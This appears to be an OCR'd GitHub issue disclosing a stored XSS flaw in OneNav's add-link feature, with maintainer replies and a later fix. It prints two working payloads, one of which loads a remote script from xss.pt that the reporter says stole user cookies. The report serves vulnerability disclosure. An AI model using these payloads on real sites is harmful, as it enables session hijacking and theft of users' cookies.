New issue

Jump to bottom


OneNav's add link function exists xss vul #26

Closed alex123-2star opened this issue on Aug 5, 2021 · 8 comments


Labels bug

alex123-2star commented on Aug 5, 2021


add link function path



input xss payload 1 :"><script>alert("XSS")</script>




click 添加 button




alert xss success

input xss payload 2:<sCRiPt sRC=//xss.pt/NZ9j></sCrIpT>



Get user cookie success

alex123-2star commented on Aug 5, 2021 Author



helloxz commented on Aug 5, 2021 Owner

您好，感谢您的反馈，目前后台确实没有做XSS过滤，一般正常的用户，不会通过后台权限自己给自己注入XSS代码，除非帐号、密码已经泄露。不过始终也算一个潜在风险，后续会增加XSS过滤和验证。

helloxz added the **enhancement** label on Aug 5, 2021

nu11secur1ty commented on Aug 7, 2021 • edited

Yes, there has a big problem:
Proof: https://streamable.com/ubtzio, so, please fix `add_link` feature on your already created account, dear friend.
So. If you have some malicious user with admin rights or whatever, the game will be over. In another scenario, some malicious user will be sending an email with a malicious execution code, and again, the game is over. Fix:
You must sanitize these two environments, the `user` and the `admin` account platforms. No matter what happened, and must create special checks for `add_link` feature when the users using `POST` or `GET` parameters. More: You don't have any `HTTP` or `HTTPS` filter for inbound and outbound traffic, and this is a BIG problem =)
Love and Peace KR **@nu11secur1ty**

OS-WS commented on Aug 8, 2021

Hi **@helloxz** ,
Are you planning to fix this issue?

helloxz commented on Aug 8, 2021 Owner

@nu11secur1ty @OS-WS @alex123-2star Hello everyone, this issue is expected to be fixed in the next version, thanks for your feedback.

helloxz added bug and removed **enhancement** labels on Aug 8, 2021

nu11secur1ty commented on Aug 9, 2021

Ok tnx and BR

helloxz commented on Feb 16 Owner

`0.9.13` 已修复这个漏洞，感谢支持。

helloxz closed this as completed on Feb 16

nu11secur1ty commented on Feb 18

<3

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants